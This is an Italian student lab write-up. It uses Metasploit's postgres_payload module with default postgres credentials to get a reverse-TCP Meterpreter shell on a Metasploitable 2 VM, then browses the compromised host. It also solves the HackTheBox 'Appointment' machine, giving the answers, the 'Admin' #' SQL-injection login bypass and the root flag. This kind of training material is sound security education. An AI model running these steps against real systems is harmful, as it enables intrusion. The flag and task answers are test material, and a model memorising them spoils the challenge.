


LABORATORIO 22 GENNAIO 2025 S7-L3

ESERCIZIO DI OGGI:

Usa il modulo exploit: **/linux/postgres/postgres_payload** per sfruttare una vulnerabilità nel servizio PostgreSQL di Metasploitable 2.

Esegui l'exploit per ottenere una sessione Meterpreter sul sistema target.

Iniziamo accendendo le macchine virtuali di Kali e Metasploitable2 e ci accertiamo che comunichino tra di loro effettuando un ping reciproco.



The screenshot shows two terminal windows. The left window is a Kali Linux terminal with the following commands and output:

```
kali@kali:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:ad:25:87 brd ff:ff:ff:ff:ff:ff
    inet 192.168.1.25/24 brd 192.168.1.255 scope global noprefixroute eth0
        valid_lft forever preferred_lft forever
    inet6 fe80::3ade:9ec0:6541:130e/64 scope link noprefixroute
        valid_lft forever preferred_lft forever

kali@kali:~$ ping 192.168.1.3
PING 192.168.1.3 (192.168.1.3) 56(84) bytes of data:
64 bytes from 192.168.1.3: icmp_seq=1 ttl=64 time=0.763 ms
64 bytes from 192.168.1.3: icmp_seq=2 ttl=64 time=0.458 ms
64 bytes from 192.168.1.3: icmp_seq=3 ttl=64 time=0.476 ms
64 bytes from 192.168.1.3: icmp_seq=4 ttl=64 time=0.419 ms
^C
--- 192.168.1.3 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3060ms
rtt min/avg/max/mdev = 0.419/0.528/0.763/0.136 ms

kali@kali:~$
```

The right window is a Metasploitable2 terminal (Oracle VM VirtualBox) with the following output:

```
TX packets:56 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1000
RX bytes:384 (384.0 B) TX bytes:4172 (4.0 KB)
Base address:0xd020 Memory:f0200000-f0220000

lo
Link encap:Local Loopback
inet addr:127.0.0.1 Mask:255.0.0.0
inet6 addr: ::1/128 Scope:Host
UP LOOPBACK RUNNING MTU:16436 Metric:1
RX packets:107 errors:0 dropped:0 overruns:0 frame:0
TX packets:107 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:0
RX bytes:20881 (20.3 KB) TX bytes:20881 (20.3 KB)

msfadmin@metasploitable:~$ ping 192.168.1.25
PING 192.168.1.25 (192.168.1.25) 56(84) bytes of data:
64 bytes from 192.168.1.25: icmp_seq=1 ttl=64 time=0.245 ms
64 bytes from 192.168.1.25: icmp_seq=2 ttl=64 time=0.369 ms
64 bytes from 192.168.1.25: icmp_seq=3 ttl=64 time=0.244 ms
64 bytes from 192.168.1.25: icmp_seq=4 ttl=64 time=0.038 ms
--- 192.168.1.25 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 2997ms
rtt min/avg/max/mdev = 0.038/0.224/0.369/0.118 ms
msfadmin@metasploitable:~$
```

A questo punto avviamo il tool metasploit framework con il comando **msfconsole**.

```
(kali@kali)-[~]
$ msfconsole
Metasploit tip: You can upgrade a shell to a Meterpreter session on many
platforms using sessions -u <session_id>

3Kom SuperHack II Logon

User Name:      [ security ]
Password:       [          ]

[ OK ]

https://metasploit.com

+ -- ==[ metasploit v6.4.38-dev ]
+ -- ==[ 2467 exploits - 1273 auxiliary - 431 post ]
+ -- ==[ 1478 payloads - 49 encoders - 13 nops ]
+ -- ==[ 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > █
```

Tramite il comando **search** effettuiamo una ricerca relativa all' exploit postgresQL di linux e la selezioniamo con lo **use**.

```
msf6 > search linux postgres
Matching Modules

#  Name
-  -
0  exploit/linux/http/acronis_cyber_infra.cve_2023_45249
1  \ target: Unix/ Linux Command
2  \ target: Interactive SSH
3  post/linux/gather/enum_users_history
4  exploit/multi/http/manage_engine_dc_pmp_sqli
5  \ target: Automatic
6  \ target: Desktop Central v8 >= b80200 / v9 < b90039 (PostgreSQL) on Windows
7  \ target: Desktop Central MSP v8 >= b80200 / v9 < b90039 (PostgreSQL) on Windows
8  \ target: Desktop Central [MSP] v7 >= b70200 / v8 / v9 < b90039 (MySQL) on Windows
9  \ target: Password Manager Pro [MSP] v6 >= b6500 / v7 < b7003 (PostgreSQL) on Windows
10 \ target: Password Manager Pro v6 >= b6500 / v7 < b7003 (MySQL) on Windows
11 \ target: Password Manager Pro [MSP] v6 >= b6000 / v7 < b7003 (PostgreSQL) on Linux
12 \ target: Password Manager Pro v6 >= b6500 / v7 < b7003 (MySQL) on Linux
13 auxiliary/admin/http/manageengine_pmp_privsec
14 exploit/multi/postgres/postgres_copy_from_program_cmd_exec
15 \ target: Automatic
16 \ target: Unix/OSX/ Linux
17 \ target: Windows - PowerShell (In-Memory)
18 \ target: Windows (CMD)
19 exploit/multi/postgres/postgres_createlang
20 exploit/linux/postgres/postgres_payload
21 \ target: Linux x86
22 \ target: Linux x86_64
23 post/linux/gather/vcenter_secrets_dump

#  Disclosure Date  Rank  Check  Description
-  -
0  2024-07-24      excellent Yes  Acronis Cyber Infrastructure default password remote code execution
1  "               "       "      "
2  "               "       "      "
3  "               normal  No    Gather User History
4  2014-06-08      excellent Yes  ManageEngine Desktop Central / Password Manager LinkViewFetchServlet.dat SQL Injection
5  "               "       "      "
6  "               "       "      "
7  "               "       "      "
8  "               "       "      "
9  "               "       "      "
10 "               "       "      "
11 "               "       "      "
12 "               "       "      "
13 "               "       "      "
14 2014-11-08      normal  Yes  ManageEngine Password Manager SQLAdvancedALSearchResult.cc Pro SQL Injection
15 2019-03-20      excellent Yes  PostgreSQL COPY FROM PROGRAM Command Execution
16 "               "       "      "
17 "               "       "      "
18 "               "       "      "
19 2016-01-01      good    Yes  PostgreSQL CREATE LANGUAGE Execution
20 2007-06-05      excellent Yes  PostgreSQL for Linux Payload Execution
21 "               "       "      "
22 "               "       "      "
23 2022-04-15      normal  No    VMware vCenter Secrets Dump

Interact with a module by name or index, for example info 23, use 23 or use post/linux/gather/vcenter_secrets_dump

msf6 > use 20
[*] Using configured payload linux/x86/meterpreter/reverse_tcp
[*] New in Metasploit 6.4 - This module can target a S555T0W or an RHOST
msf6 exploit(linux/postgres/postgres_payload) > █
```

A questo punto controlliamo le varie opzioni ed aggiungiamo gli IP della macchina target e di quella in ascolto.

```
msf6 exploit(linux/postgres/postgres_payload) > show options
Module options (exploit/linux/postgres/postgres_payload):


| Name    | Current Setting | Required | Description           |
|---------|-----------------|----------|-----------------------|
| VERBOSE | false           | no       | Enable verbose output |


Used when connecting via an existing SESSION:


| Name    | Current Setting | Required | Description                       |
|---------|-----------------|----------|-----------------------------------|
| SESSION |                 | no       | The session to run this module on |


Used when making a new connection via RHOSTS:


| Name     | Current Setting | Required | Description                                                                                                                                                                                         |
|----------|-----------------|----------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| DATABASE | postgres        | no       | The database to authenticate against                                                                                                                                                                |
| PASSWORD | postgres        | no       | The password for the specified username. Leave blank for a random password.                                                                                                                         |
| RHOSTS   |                 | no       | The target host(s), see <a href="https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html">https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html</a> |
| RPORT    | 5432            | no       | The target port                                                                                                                                                                                     |
| USERNAME | postgres        | no       | The username to authenticate as                                                                                                                                                                     |


Payload options (linux/x86/meterpreter/reverse_tcp):


| Name  | Current Setting | Required | Description                                        |
|-------|-----------------|----------|----------------------------------------------------|
| LHOST |                 | yes      | The listen address (an interface may be specified) |
| LPORT | 4444            | yes      | The listen port                                    |


Exploit target:


| Id | Name      |
|----|-----------|
| 0  | Linux x86 |


View the full module info with the info, or info -d command.
```

```
msf6 exploit(linux/postgres/postgres_payload) > set lhost 192.168.1.25
lhost => 192.168.1.25
msf6 exploit(linux/postgres/postgres_payload) > █
```

```
msf6 exploit(linux/postgres/postgres_payload) > set rhost 192.168.1.3
rhost => 192.168.1.3
```

Controlliamo di nuovo le opzioni e le configurazioni e a questo punto siamo pronti a far partire l'exploit:

```
msf6 exploit(linux/postgres/postgres_payload) > exploit

[*] Started reverse TCP handler on 192.168.1.25:4444
[*] 192.168.1.3:5432 - PostgreSQL 8.3.1 on i486-pc-linux-gnu, compiled by GCC cc (GCC) 4.2.3 (Ubuntu 4.2.3-2ubuntu4)
[*] Uploaded as /tmp/WTqRgYPS.so, should be cleaned up automatically
[*] Sending stage (1017704 bytes) to 192.168.1.3
[*] Meterpreter session 1 opened (192.168.1.25:4444 → 192.168.1.3:44462) at 2025-01-22 10:13:43 -0500

meterpreter > █
```

Come possiamo vedere la sessione è stata aperta regolarmente e siamo dentro **meterpreter**.

A questo punto possiamo effettuare varie operazioni come muoverci tra le directory o controllare le configurazioni di rete.

```
meterpreter > ifconfig

Interface 1
=====
Name       : lo
Hardware MAC : 00:00:00:00:00:00
MTU        : 16436
Flags      : UP,LOOPBACK
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff::

Interface 2
=====
Name       : eth0
Hardware MAC : 08:00:27:3f:28:90
MTU        : 1500
Flags      : UP,BROADCAST,MULTICAST
IPv4 Address : 192.168.1.3
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fe3f:2890
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff::

meterpreter > █
```

```
meterpreter > ls
Listing: /var/lib/postgresql/8.3/main
=====
```

Mode	Size	Type	Last modified	Name
100600/rw	4	fil	2010-03-17 10:08:46 -0400	PG_VERSION
040700/rwx	4096	dir	2010-03-17 10:08:56 -0400	base
040700/rwx	4096	dir	2025-01-22 10:17:35 -0500	global
040700/rwx	4096	dir	2010-03-17 10:08:49 -0400	pg_clog
040700/rwx	4096	dir	2010-03-17 10:08:46 -0400	pg_multixact
040700/rwx	4096	dir	2010-03-17 10:08:49 -0400	pg_subtrans
040700/rwx	4096	dir	2010-03-17 10:08:46 -0400	pg_tblspc
040700/rwx	4096	dir	2010-03-17 10:08:46 -0400	pg_twophase
040700/rwx	4096	dir	2010-03-17 10:08:49 -0400	pg_xlog
100600/rw	125	fil	2025-01-22 10:02:34 -0500	postmaster.opts
100600/rw	54	fil	2025-01-22 10:02:34 -0500	postmaster.pid
100644/rw-r--r--	540	fil	2010-03-17 10:08:45 -0400	root.crt
100644/rw-r--r--	1224	fil	2010-03-17 10:07:45 -0400	server.crt
100640/rw-r--	891	fil	2010-03-17 10:07:45 -0400	server.key

ESERCIZIO BONUS:

Completare la macchina Appointment del Tier 1 di HachTheBox.

● ONLINE

TARGET MACHINE IP ADDRESS
10.129.220.131

Read the [walkthrough](#) provided, to get a detailed guide on how to pwn this machine.

TASK 1

What does the acronym SQL stand for?

***** *e

Structured Query Language

Hide Answer

TASK 2

What is one of the most common type of SQL vulnerabilities?

*** *****n

SQL injection

What is the 2021 OWASP Top 10 classification for this vulnerability?

*****_*****n

A03:2021-Injection

Hide Answer

TASK 4

What does Nmap report as the service and version that are running on port 80 of the target?

***** *.*.* ((*****))

Apache httpd 2.4.38 ((Debian))

Hide Answer

TASK 5

What is the standard port used for the HTTPS protocol?

443

Hide Answer

TASK 6

What is a folder called in web-application terminology?

*****y

directory

Hide Answer

TASK 7

What is the HTTP response code is given for 'Not Found' errors?

404

Hide Answer

TASK 8

Gobuster is one tool used to brute force directories on a webserver. What switch do we use with Gobuster to specify we're looking to discover directories, and not subdomains?

dir

What single character can be used to comment out the rest of a line in MySQL?

*

#

Hide Answer

TASK 10

If user input is not handled carefully, it could be interpreted as a comment. Use a comment to login as admin without knowing the password. What is the first word on the webpage returned?

*****s

Congratulations

Hide Answer


SUBMIT FLAG

Submit root flag

e3d0796d002a446c0e622226f42e9672

Ho risposto correttamente a tutte le domande e completato la macchina Appointment. Per rispondere alle ultime due domande ho aperto una pagina web con l'IP di Appointment ed ho inserito come Username **Admin' #**

con l'apice (') che restituisce condizioni sempre vere e il cancelletto (#) che serve per aggiungere commenti, ed una password casuale (1234). Si aprirà una pagina con la scritta **Congratulations** e la flag **e3d0796d002a446c0e622226f42e9672**





Appointment has been Pwned!

Congratulations  **Ndv90**, best of luck in capturing flags ahead!

22 Jan 2025

PWN DATE

OK

SHARE